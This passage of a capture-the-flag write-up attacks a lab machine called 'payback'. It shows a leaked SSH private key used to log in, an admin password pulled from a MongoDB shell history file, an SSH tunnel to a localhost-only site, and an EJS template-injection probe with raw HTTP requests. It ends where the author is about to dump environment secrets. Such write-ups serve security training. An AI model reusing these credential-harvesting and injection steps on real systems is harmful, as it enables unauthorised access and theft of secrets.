5n1qXMn4R0t9wWAtPCbYDWrx44rgoGA0f2RU00Dn1J9892cCZ67juF32/gwsvixwCDGMhZ
Y1WsRmoP3migAAAIEA7UW1DYZVzhj3gzrcJR3kJAf40iALLO6hHWF5lAU6W6hnLHjUzvbE
BCsKTwChR7sAK5g06K4PURWs5YHjE896JSq4SshRD0KveEA+50qCMakfRWvvqhy+duwiSP
mJ/QF8KrxcWhe+bu7C3BLmS/JQrvl21VkuPCO+M+mcc6jFjlEAAACBAMq0LEXubMTePeFz
P4LBMj6jakujptm+37M07rhL7XC/WILsSIDfq/L3JlKF7PmVSmiBdL7UQxtUKLobu1GJyM
zd/jwhfFL60XWruFN03I18RiUye23peCkiFdDUkCM+97VJ6Z09/RHS7aHRbiT5Wz1BqlNh
yoHw9KgpPkJW7e/9AAAAC2V4YUBwYXliYWNrAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

```


I saved this key as `exa.key` locally, and was able to login through SSH;



```
(agent47@debian) ~> ls
exa.key
(agent47@debian) ~> ssh -i exa.key exa@exa.payback.local -p20022
The authenticity of host '[exa.payback.local]:20022 ([127.0.0.1]:20022)' can't be established.
ECDSA key fingerprint is SHA256:tN0ZBWstBBVN/Py0NQ+EFRSzJMujZLYmCP1MZnKMdKA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[exa.payback.local]:20022' (ECDSA) to the list of known hosts.
Linux payback 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 27 23:33:23 2023 from 172.17.0.1
exa@payback:~$ |
```


User

The user `exa` does not belong to any special groups, nor can we check for SUDO perms as we still don't have their password. Exploring the home directory of the user, an interesting file `.dbshell` was found, which is what the *MongoDB* client uses as history file for the *MongoDB* CLI client;




```
exa@payback:~$ ls -al
total 60
drwxr-xr-x 1 exa  exa  4096 Jun 27 14:13 .
drwxr-xr-x 1 root root 4096 Jun 16 18:00 ..
lrwxrwxrwx 1 exa  exa     9 Jun 16 16:59 .bash_history -> /dev/null
-rw-r--r-- 1 exa  exa   220 Jun 16 16:39 .bash_logout
-rw-r--r-- 1 exa  exa  3526 Jun 16 16:39 .bashrc
-r-------- 1 exa  exa   764 Jun 27 12:54 .dbshell
drwxr-xr-x 3 exa  exa  4096 Jun 18 16:26 .local
-rw------- 1 exa  exa     0 Jun 16 18:06 .mongorc.js
-rw------- 1 exa  exa   130 Jun 25 15:49 .node_repl_history
drwxr-xr-x 5 exa  exa  4096 Jun 18 16:19 .npm
-rw-r--r-- 1 exa  exa   807 Jun 16 16:39 .profile
drwx------ 2 exa  exa  4096 Jun 16 16:47 .ssh
drwxr-xr-x 1 exa  exa  4096 Jun 27 14:48 backend
drwxr-xr-x 4 exa  exa  4096 Jun 27 14:47 frontend
exa@payback:~$ |
```

Going through the file reveals a possible cred;




```
show databases
show collections
show databases;
show collections
use admin
show collections
use qrdb
db.users.find({username: "admin", password: "c036c836be2aaea2cb7222fb72eeea3a"})
use admin
db.user.find({})
db.users.find({})
show collections
? ;
help
show users
```

The password is not used by any of the local user accounts, so I kept it aside and continue to explore.
As we noticed during recon, the web app was running behind an *nginx* reverse-proxy, and seems to be using virtual hosts. Checking the *nginx* config files at `/etc/nginx/sites-enabled/`, a new vhost was discovered in the file named `payback`;




```
server {
    listen 80;
    server_name             quotesrank.payback.local;
    access_log              /var/log/nginx/quotesrank.payback.local;

    location / {
      allow 127.0.0.1;
      deny all;
      proxy_pass              http://127.0.0.1:3000;
      proxy_redirect          off;
      proxy_read_timeout      90;
      proxy_set_header        Host $host;
      proxy_set_header        X-Real-IP $remote_addr;
      proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
```

Notice that the vhost was configured to be accessible only to clients in the local network, with the actual server listening locally on port `3000`. With our SSH access as user `exa`, we can easily setup a tunnel to access this site;



```
exa@payback:/etc/nginx/sites-enabled$
ssh> -L 3000:127.0.0.1:3000
Forwarding port.

exa@payback:/etc/nginx/sites-enabled$ |
```

The site is now accessible locally on my box through port `3000`;


Latest Quotes - QuotesRank

If you do not conquer self, you will be conquered by self.
Napoleon Hill

I always like walking in the rain, so no one can see me crying.
Charlie Chaplin


If you want to be respected by others, the great thing is to respect yourself. Only by that, only by self-respect will you compel others to respect you.
Fyodor Dostoevsky

It is easier to find men who will volunteer to die, than to find those who are willing to endure pain with patience.
Julius Caesar

Behavior is the mirror in which everyone shows their image.

And is he honest who resists his genius or conscience only for the sake of present ease

It seems to be a site for sharing quotes. Attempt to create an account failed;


Sign Up - QuotesRank

Username:
Username

Password:
Password


Confirm Password:
Password

Feature temporarily disabled!


QuotesRank © 2022, all rights reserved!

Author: 4g3nt47

Remembering the previous credential we discovered in the home of `exa` in `.dbshell`, I tried it in the login page, and was able to login using `admin:c036c836be2aaea2cb7222fb72eeea3a`;



We now have the option to add a quote. However, clicking "submit" says the feature is disabled;




Hello world


admin

Feature temporarily disabled!

The "preview" feature is still working though;




I started playing with the requests to see if this could be exploited. Like the *Exa* web app, this app is also powered by *Express (NodeJS)*. However, this app doesn't seems to be using a frontend library as the quote entered is submitted to the backend through a POST request to `/api/quote/preview`, and a GET request is then made to the same route, which returns a pre-rendered page containing the new quote. So I started testing for *Server Side Template Injections (SSTI)* in the quote preview feature, as it's the only place I could inject input, and it payed off! The site is using *EJS* template engine;



```
POST /api/quote/preview HTTP/1.1
Host: debian:3000
Content-Length: 47
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en
Origin: http://debian:3000
Referer: http://debian:3000/addQuote
Accept-Encoding: gzip, deflate
Cookie: connect.sid=s%3AQODchISYHYhSyudM6K6YUqGQw3ICHzq3.a2EW6IhYvOcmVqC6bGEMBzP
Connection: close

{
  "quote":"Hello <%= 2 * 2 %>",
  "author":"admin"
}
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 33
ETag: W/"21-N1JxbRiUsZB23Lccpl0YNKcoiF0"
Set-Cookie: connect.sid=s%3AQODchISYHYhSyudM6K6YUqGQw3ICHzq3.a2EW6IhYvOcmVqC6bGE
Date: Wed, 28 Jun 2023 02:32:41 GMT
Connection: close

{
  "location":"/api/quote/preview"
}
```



```
GET /api/quote/preview HTTP/1.1
Host: debian:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en
Referer: http://debian:3000/addQuote
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AQODchISYHYhSyudM6K6YUqGQw3ICHzq3.a2EW6IhYvOcmVqC6bGEMBzPuxX7IKEF3hG3JqpmOuO
Q
Connection: close
```


```
        <div class="action-box">
          <button type="button" title="Upvote" disabled>
            ^
          </button>
          <p class="votes">
            0
          </p>
          <button type="button" title="Downvote" disabled>
            v
          </button>
        </div>
        <div class="quote-box">
          <p class="quote-string">
            Hello 4
          </p>
          <p class="quote-author">
            admin
          </p>
        </div>
      </div>
```

I tried a few RCE payloads, but none worked due to lack of access to the `require` command, so I moved on. The file `.env` is popular with NodeJS applications, and it's commonly used to store secrets like database credentials and API keys. This file is typically imported using the `dotenv` module, which parses and store it into the `process.env` object. Using the *SSTI*, I was able to read this object and obtain the backend database credential;



